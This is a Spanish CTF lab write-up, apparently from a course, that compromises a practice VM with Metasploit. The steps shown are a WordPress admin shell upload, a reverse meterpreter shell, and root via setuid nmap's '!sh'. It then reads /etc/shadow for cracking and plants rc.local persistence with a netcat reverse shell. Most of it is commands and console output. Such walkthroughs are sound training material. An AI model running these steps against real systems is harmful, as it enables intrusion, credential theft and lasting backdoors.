   17  exploit/multi/http/wp_givewp_rce                          2024-08-25       excellent  Yes    GiveWP Unauthenticated Donation Process Exploit
   18    \_ target: Unix/Linux Command Shell                     .                .          .      .
   19    \_ target: Windows Command Shell                        .                .          .      .
   20  exploit/unix/webapp/joomla_akeeba_unserialize             2014-09-29       excellent  Yes    Joomla Akeeba Kickstart Unserialize Remote Code Execution
   21  exploit/windows/fileformat/ms12_005                       2012-01-10       excellent  No     MS12-005 Microsoft Office ClickOnce Unsafe Object Package Handling Vulnerability
   22  exploit/unix/webapp/php_xmlrpc_eval                       2005-06-29       excellent  Yes    PHP XML-RPC Arbitrary Code Execution
   23  exploit/unix/http/pihole_dhcp_mac_exec                    2020-03-28       good       Yes    Pi-Hole DHCP MAC OS Command Execution
   24  exploit/linux/misc/quest_pmmasterd_bof                    2017-04-09       normal     Yes    Quest Privilege Manager pmmasterd Buffer Overflow
   25    \_ target: Quest Privilege Manager pmmasterd 6.0.0-27 x64  .              .          .      .
   26    \_ target: Quest Privilege Manager pmmasterd 6.0.0-27 x86  .              .          .      .
   27  exploit/windows/http/sws_connection_bof                   2012-07-20       normal     Yes    Simple Web Server Connection Header Buffer Overflow
   28  exploit/multi/php/wp_duplicator_code_inject               2018-08-29       manual     Yes    Snap Creek Duplicator Wordpress plugin code injection
   29  exploit/multi/http/wp_tatsu_rce                           2022-04-25       excellent  Yes    Tatsu Wordpress Plugin RCE
   30  exploit/multi/http/wp_bricks_builder_rce                  2024-02-19       excellent  Yes    Unauthenticated RCE in Bricks Builder Theme
   31    \_ target: Automatic                                    .                .          .      .
   32    \_ target: PHP In-Memory                                .                .          .      .
   33    \_ target: Unix In-Memory                               .                .          .      .
   34    \_ target: Windows In-Memory                            .                .          .      .
   35  exploit/multi/http/wp_db_backup_rce                       2019-04-24       excellent  Yes    WP Database Backup RCE
   36    \_ target: Windows                                      .                .          .      .
   37    \_ target: Linux                                        .                .          .      .
   38  exploit/multi/http/wp_user_registration_membership_escalation  2025-03-24  excellent  Yes    WP User Registration and Membership Unauthenticated Privilege Escalation (CVE-2025-2563)
   39    \_ target: PHP In-Memory                                .                .          .      .
```

Ahora selecciono el 44


Y le cambio el options.

```
msf exploit(linux/http/control_web_panel_login_cmd_exec) > use 44
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf exploit(unix/webapp/wp_admin_shell_upload) > options

Module options (exploit/unix/webapp/wp_admin_shell_upload):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD                    yes       The WordPress password to authenticate with
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: socks4, socks5, socks5h, http, sapni
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The base path to the wordpress application
   USERNAME                    yes       The WordPress username to authenticate with
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.112       yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   WordPress



View the full module info with the info, or info -d command.

msf exploit(unix/webapp/wp_admin_shell_upload) > set PASSWORD admin
PASSWORD => admin
msf exploit(unix/webapp/wp_admin_shell_upload) > set USERNAME admin
USERNAME => admin
msf exploit(unix/webapp/wp_admin_shell_upload) > set RHOSTS 10.0.2.6
RHOSTS => 10.0.2.6
msf exploit(unix/webapp/wp_admin_shell_upload) > options

Module options (exploit/unix/webapp/wp_admin_shell_upload):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD   admin            yes       The WordPress password to authenticate with
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: socks4, socks5, socks5h, http, sapni
   RHOSTS     10.0.2.6         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      80               yes       The target port (TCP)
```

Uso en meterpreter la shell



Aquí voy cambiando de directorios dentro de la Shell para llegar hasta la bandera.



Aquí entro en el directorio ck hago un ls y veo ck00-local-flag le hago un cd/ el nombre

```
040755/rwxr-xr-x  4096  dir   2024-10-21 18:32:34 +0200  ck

meterpreter > cd ck
meterpreter > ls
Listing: /home/ck
=================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
020666/rw-rw-rw-  0     cha   2025-10-28 09:43:13 +0100  .bash_history
100644/rw-r--r--  220   fil   2018-04-04 20:30:26 +0200  .bash_logout
100644/rw-r--r--  3771  fil   2018-04-04 20:30:26 +0200  .bashrc
040700/rwx------  4096  dir   2019-08-02 12:49:24 +0200  .cache
040700/rwx------  4096  dir   2019-08-02 12:49:24 +0200  .gnupg
100644/rw-r--r--  807   fil   2018-04-04 20:30:26 +0200  .profile
100644/rw-r--r--  0     fil   2024-10-21 18:32:34 +0200  .sudo_as_admin_successful
100644/rw-r--r--  103   fil   2019-08-03 11:45:19 +0200  ck00-local-flag

meterpreter > cd ck00-local-flag
[-] stdapi_fs_chdir: Operation failed: 1
meterpreter > cd ck00-local-flag
[-] stdapi_fs_chdir: Operation failed: 1
meterpreter > cd /ck00-local-flag
[-] stdapi_fs_chdir: Operation failed: 1
meterpreter > ls
Listing: /home/ck
=================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
020666/rw-rw-rw-  0     cha   2025-10-28 09:43:13 +0100  .bash_history
100644/rw-r--r--  220   fil   2018-04-04 20:30:26 +0200  .bash_logout
100644/rw-r--r--  3771  fil   2018-04-04 20:30:26 +0200  .bashrc
040700/rwx------  4096  dir   2019-08-02 12:49:24 +0200  .cache
040700/rwx------  4096  dir   2019-08-02 12:49:24 +0200  .gnupg
100644/rw-r--r--  807   fil   2018-04-04 20:30:26 +0200  .profile
100644/rw-r--r--  0     fil   2024-10-21 18:32:34 +0200  .sudo_as_admin_successful
100644/rw-r--r--  103   fil   2019-08-03 11:45:19 +0200  ck00-local-flag
```

Aquí se ve el flag de usuario haciéndole un cat al directorio.

```
meterpreter > cd ck00-local-flag
[-] stdapi_fs_chdir: Operation failed: 1
meterpreter > cd ck00-local-flag
[-] stdapi_fs_chdir: Operation failed: 1
meterpreter > cd /ck00-local-flag
[-] stdapi_fs_chdir: Operation failed: 1
meterpreter > ls
Listing: /home/ck
=================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
020666/rw-rw-rw-  0     cha   2025-10-28 09:43:13 +0100  .bash_history
100644/rw-r--r--  220   fil   2018-04-04 20:30:26 +0200  .bash_logout
100644/rw-r--r--  3771  fil   2018-04-04 20:30:26 +0200  .bashrc
040700/rwx------  4096  dir   2019-08-02 12:49:24 +0200  .cache
040700/rwx------  4096  dir   2019-08-02 12:49:24 +0200  .gnupg
100644/rw-r--r--  807   fil   2018-04-04 20:30:26 +0200  .profile
100644/rw-r--r--  0     fil   2024-10-21 18:32:34 +0200  .sudo_as_admin_successful
100644/rw-r--r--  103   fil   2019-08-03 11:45:19 +0200  ck00-local-flag

meterpreter > cd ck00-local-flag
[-] stdapi_fs_chdir: Operation failed: 1
meterpreter > cd ck00-local-flag
[-] stdapi_fs_chdir: Operation failed: 1
meterpreter > cat ck00-local-flag
local.txt = 8163d4c2c7ccb38591d57b86c7414f8c

you got local flag
get the root shell and read root flag
meterpreter > bg
[*] Backgrounding session 2...
msf exploit(unix/webapp/wp_admin_shell_upload) >
```

Con este comando he creado la sesión 3.

```
msf post(multi/recon/local_exploit_suggester) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]
[!] SESSION may not be compatible with this module:
[!]  * unloadable Meterpreter extension: stdapi_sys
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.0.2.112:4433
[*] Command stager progress: 100.00% (773/773 bytes)
[*] Sending stage (1062760 bytes) to 10.0.2.6
msf post(multi/recon/local_exploit_suggester) > sessions

Active sessions
===============

  Id  Name  Type                   Information      Connection
  --  ----  ----                   -----------      ----------
  1         meterpreter php/linux  www-data @ ck00  10.0.2.112:4444 → 10.0.2.6:47690 (10.0.2.6)
  2         meterpreter php/linux  www-data @ ck00  10.0.2.112:4444 → 10.0.2.6:47714 (10.0.2.6)
  3         meterpreter x86/linux                   10.0.2.112:4433 → 10.0.2.6:33636 (10.0.2.6)
```

Aquí selecciono la sesión 3 y busco suggester, selecciono el 0 y exploto.

```
msf post(multi/recon/local_exploit_suggester) > set session 3
session => 3
msf post(multi/recon/local_exploit_suggester) > search suggester

Matching Modules
================

   #  Name                                        Disclosure Date  Rank    Check  Description
   -  ----                                        ---------------  ----    -----  -----------
   0  post/multi/recon/local_exploit_suggester    .                normal  No     Multi Recon Local Exploit Suggester


Interact with a module by name or index. For example info 0, use 0 or use post/multi/recon/local_exploit_suggester

msf post(multi/recon/local_exploit_suggester) >
[*] Stopping exploit/multi/handler
exploit[*] Meterpreter session 3 opened (10.0.2.112:4433 → 10.0.2.6:33636) at 2025-10-28 12:17:45 +0100

[*] 10.0.2.6 - Collecting local exploits for x86/linux...
/usr/share/metasploit-framework/lib/rex/proto/ldap.rb:13: warning: already initialized constant Net::LDAP::WhoamiOid
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/net-ldap-0.20.0/lib/net/ldap.rb:344: warning: previous definition of WhoamiOid was here
[*] 10.0.2.6 - 222 exploit checks are being tried...
 *] Running check method for exploit 12 / 8080
ck[*] Running check method for exploit 23 / 800
[+] 10.0.2.6 - exploit/linux/local/netfilter_priv_esc_ipv4: The target appears to be vulnerable.
[+] 10.0.2.6 - exploit/linux/local/network_manager_vpnc_username_priv_esc: The service is running, but could not be validated.
[+] 10.0.2.6 - exploit/linux/local/pkexec: The service is running, but could not be validated.
[+] 10.0.2.6 - exploit/linux/local/su_login: The target appears to be vulnerable.
[+] 10.0.2.6 - exploit/linux/local/ubuntu_enlightenment_mount_priv_esc: The target appears to be vulnerable.
[+] 10.0.2.6 - exploit/linux/persistence/init_systemd: The target appears to be vulnerable. /tmp/ is writable and system is systemd based
[+] 10.0.2.6 - exploit/linux/persistence/rc_local: The target appears to be vulnerable. /etc/rc.local is writable
[+] 10.0.2.6 - exploit/multi/persistence/cron: The target appears to be vulnerable. Cron timing is valid, no cron.deny entries found
[+] 10.0.2.6 - exploit/unix/local/setuid_nmap: The target is vulnerable. /usr/bin/nmap is setuid
```

Me salen todos estos exploits pero ninguno me funciona menos el 9 que si me funciona, pero no me crea una sesión en modo root y lo he tenido que hacer manualmente.

```
[*] 10.0.2.6 - Collecting local exploits for x86/linux...
/usr/share/metasploit-framework/lib/rex/proto/ldap.rb:13: warning: already initialized constant Net::LDAP::WhoamiOid
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/net-ldap-0.20.0/lib/net/ldap.rb:344: warning: previous definition of WhoamiOid was here
[*] 10.0.2.6 - 222 exploit checks are being tried...
 *] Running check method for exploit 12 / 8080
ck[*] Running check method for exploit 23 / 800
[+] 10.0.2.6 - exploit/linux/local/netfilter_priv_esc_ipv4: The target appears to be vulnerable.
[+] 10.0.2.6 - exploit/linux/local/network_manager_vpnc_username_priv_esc: The service is running, but could not be validated.
[+] 10.0.2.6 - exploit/linux/local/pkexec: The service is running, but could not be validated.
[+] 10.0.2.6 - exploit/linux/local/su_login: The target appears to be vulnerable.
[+] 10.0.2.6 - exploit/linux/local/ubuntu_enlightenment_mount_priv_esc: The target appears to be vulnerable.
[+] 10.0.2.6 - exploit/linux/persistence/init_systemd: The target appears to be vulnerable. /tmp/ is writable and system is systemd based
[+] 10.0.2.6 - exploit/linux/persistence/rc_local: The target appears to be vulnerable. /etc/rc.local is writable
[+] 10.0.2.6 - exploit/multi/persistence/cron: The target appears to be vulnerable. Cron timing is valid, no cron.deny entries found
[+] 10.0.2.6 - exploit/unix/local/setuid_nmap: The target is vulnerable. /usr/bin/nmap is setuid

[*] 10.0.2.6 - Valid modules for session 3:
==========================

 #   Name                                                  Potentially Vulnerable?  Check Result
 -   ----                                                  -----------------------  ------------
 1   exploit/linux/local/netfilter_priv_esc_ipv4           Yes                      The target appears to be vulnerable.
 2   exploit/linux/local/network_manager_vpnc_username_priv_esc  Yes                      The service is running, but could not be validated.
 3   exploit/linux/local/pkexec                            Yes                      The service is running, but could not be validated.
 4   exploit/linux/local/su_login                          Yes                      The target appears to be vulnerable.
 5   exploit/linux/local/ubuntu_enlightenment_mount_priv_esc  Yes                      The target appears to be vulnerable.
 6   exploit/linux/persistence/init_systemd                Yes                      The target appears to be vulnerable. /tmp/ is writable and system is systemd based
 7   exploit/linux/persistence/rc_local                    Yes                      The target appears to be vulnerable. /etc/rc.local is writable
 8   exploit/multi/persistence/cron                        Yes                      The target appears to be vulnerable. Cron timing is valid, no cron.deny entries found
 9   exploit/unix/local/setuid_nmap                        Yes                      The target is vulnerable. /usr/bin/nmap is setuid
 10  exploit/linux/local/abrt_raceabrt_priv_esc            No                       The target is not exploitable.
 11  exploit/linux/local/abrt_sosreport_priv_esc           No                       The target is not exploitable.
 12  exploit/linux/local/af_packet_chocobo_root_priv_esc   No                       The target is not exploitable. Linux kernel sh: 0: getcwd() failed: No such file or direct
ory
4.15.0-55-generic sh: is not vulnerable
 13  exploit/linux/local/af_packet_packet_set_ring_priv_esc  No                       The target is not exploitable.
```

He mirado mis sesiones

```
msf exploit(unix/local/setuid_nmap) > sessions

Active sessions
===============

  Id  Name  Type                   Information          Connection
  --  ----  ----                   -----------          ----------
  1         meterpreter php/linux  www-data @ ck00      10.0.2.112:4444 → 10.0.2.6:47690 (10.0.2.6)
  2         meterpreter php/linux  www-data @ ck00      10.0.2.112:4444 → 10.0.2.6:47714 (10.0.2.6)
  3         meterpreter x86/linux  www-data @ 10.0.2.6  10.0.2.112:4433 → 10.0.2.6:33636 (10.0.2.6)

msf exploit(unix/local/setuid_nmap) > options

Module options (exploit/unix/local/setuid_nmap):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   ExtraArgs                   no        Extra arguments to pass to Nmap (e.g. --datadir)
   Nmap       /usr/bin/nmap    yes       Path to setuid nmap executable
   SESSION    1                yes       The session to run this module on


Payload options (linux/x86/shell/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.112       yes       The listen address (an interface may be specified)
   LPORT  4445             yes       The listen port


Exploit target:
```

Uso la sesión 2 hago un exploit, creo un shell

```
msf exploit(unix/local/setuid_nmap) > set SESSION 2
SESSION ⇒ 2
msf exploit(unix/local/setuid_nmap) > exploit
[*] Started reverse TCP handler on 10.0.2.112:4445
[*] Dropping executable /tmp/CDZozbyH.elf
[*] Dropping lua /tmp/ydDwiJNV.nse
[*] Running /tmp/ydDwiJNV.nse with Nmap
[*] Sending stage (36 bytes) to 10.0.2.6

whoami



[*] Command shell session 8 opened (10.0.2.112:4445 → 10.0.2.6:43120) at 2025-10-28 13:14:37 +0100

www-data
sudo ./namp --interactive
sudo: ./namp: command not found
^[[A^[[B
/bin//sh: 9: : not found
sudo ./nmap --interactive
sudo: ./nmap: command not found


shell
[*] Trying to find binary 'python' on the target machine
[-] python not found
[*] Trying to find binary 'python3' on the target machine
[*] Found python3 at /usr/bin/python3
[*] Using `python` to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash
sudo ./nmap --interactive
sudo ./nmap --interactive
sudo: ./nmap: command not found
www-data@ck00:/home/ck$ cd /usr/bin
cd /usr/bin
```

Después con el comando de sudo he iniciado el Nmap y con el comando “!sh” abro una Shell dentro de la propia Shell y se ve como estoy en root y hago un background.


```
sudo ./nmap --interactive

Starting Nmap V. 5.00 ( http://nmap.org )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
# whoami
whoami
root
#

# background
```

Navengando por el ordenador he llegado al flag de root.

Ahí capturo la bandera en la carpeta /root.


Para hacer el crackeo manual:

Primero he iniciado la sesión.




Me ido a shadow le puesto el comando de cat para visualizarlo y he añadido todos los hashes manualmente con creds adds.


Primero me he cerciorado de que estuviese en el workspace correcto y he añadido todos los creds manualmente.



De ahí me he ido a hashdump he usado el 5 y lo he visualizado en options.



después he añadido el rockyou.txt al CUSTOM_WORDLIST y lo he explotado, pero no funciona porque es un sha512.



Ahora hago la persistencia

He usado Linux/persistence/rc_local

```
msf auxiliary(analyze/crack_databases) > use linux/persistence/rc_local
[*] Using configured payload cmd/linux/http/aarch64/meterpreter/reverse_tcp
```

Aquí muestro mis sesiones:

```
msf exploit(linux/persistence/rc_local) > sessions

Active sessions
===============

  Id  Name  Type                   Information          Connection
  --  ----  ----                   -----------          ----------
  1         meterpreter php/linux  www-data @ ck00      10.0.2.112:4444 → 10.0.2.6:47690 (10.0.2.6)
  2         meterpreter php/linux  www-data @ ck00      10.0.2.112:4444 → 10.0.2.6:47714 (10.0.2.6)
  3         meterpreter x86/linux  www-data @ 10.0.2.6  10.0.2.112:4433 → 10.0.2.6:33636 (10.0.2.6)
  8         shell x86/linux                             10.0.2.112:4445 → 10.0.2.6:43120 (10.0.2.6)
  9         shell x86/linux                             10.0.2.112:4445 → 10.0.2.6:43124 (10.0.2.6)
  10        shell x86/linux                             10.0.2.112:4445 → 10.0.2.6:43126 (10.0.2.6)
  11        meterpreter x86/linux  www-data @ 10.0.2.6  10.0.2.112:4445 → 10.0.2.6:43128 (10.0.2.6)
  12        shell x86/linux                             10.0.2.112:5555 → 10.0.2.6:36328 (10.0.2.6)
```

Aquí se ve como he escogido el payload de reverse_netcat y ejecuto el exploit.

Me ha dado un error pero se ha creado correctamente.

```
msf exploit(linux/persistence/rc_local) > set payload cmd/unix/reverse_netcat
payload ⇒ cmd/unix/reverse_netcat
msf exploit(linux/persistence/rc_local) > exploit
[*] Exploit running as background job 7.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.0.2.112:5555
msf exploit(linux/persistence/rc_local) > [*] Running automatic check ("set AutoCheck false" to disable)
[!] Payloads in /tmp will only last until reboot, you want to choose elsewhere.
[+] The target appears to be vulnerable. /etc/rc.local is writable
[!] Payloads in /tmp will only last until reboot, you may want to choose elsewhere.
[*] Reading /etc/rc.local
[*] Created /etc/rc.local backup: /root/.msf4/loot/20251028155821_CTF_10.0.2.6_rc.local_776117.txt
[*] Patching /etc/rc.local
[-] Exploit failed: Rex::Post::Meterpreter::RequestError stdapi_fs_chmod: Operation failed: 1
```

He escogido la sesión 1 la he explotado

```
msf exploit(linux/persistence/rc_local) > set session 1
session ⇒ 1
msf exploit(linux/persistence/rc_local) > exploit
[*] Exploit running as background job 8.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.0.2.112:5555
msf exploit(linux/persistence/rc_local) > [*] Running automatic check ("set AutoCheck false" to disable)
[!] Payloads in /tmp will only last until reboot, you want to choose elsewhere.
[+] The target appears to be vulnerable. /etc/rc.local is writable
[!] Payloads in /tmp will only last until reboot, you may want to choose elsewhere.
[*] Reading /etc/rc.local
[*] Created /etc/rc.local backup: /root/.msf4/loot/20251028155909_CTF_10.0.2.6_rc.local_790640.txt
[*] Patching /etc/rc.local
[-] Exploit failed: Rex::Post::Meterpreter::RequestError stdapi_fs_chmod: Operation failed: 1
```


Después me he ido a multi/handler he ejecutado el options y he configurado los campos de LHOST, LPORT y he puesto el payload de netcat.

```
msf exploit(linux/persistence/rc_local) > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > options

Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target



View the full module info with the info, or info -d command.

msf exploit(multi/handler) > set LHOST 10.0.2.112
LHOST ⇒ 10.0.2.112
msf exploit(multi/handler) > set LPORT 5555
LPORT ⇒ 5555
msf exploit(multi/handler) > set payload cmd/unix/reverse_netcat
payload ⇒ cmd/unix/reverse_netcat
msf exploit(multi/handler) > options
```

Lo he explotado usando exploit -j he abierto y cerrado la maquina “Explotacion y Post-Explotación” y se me ha cerrado y abierto la sesión después correctamente.

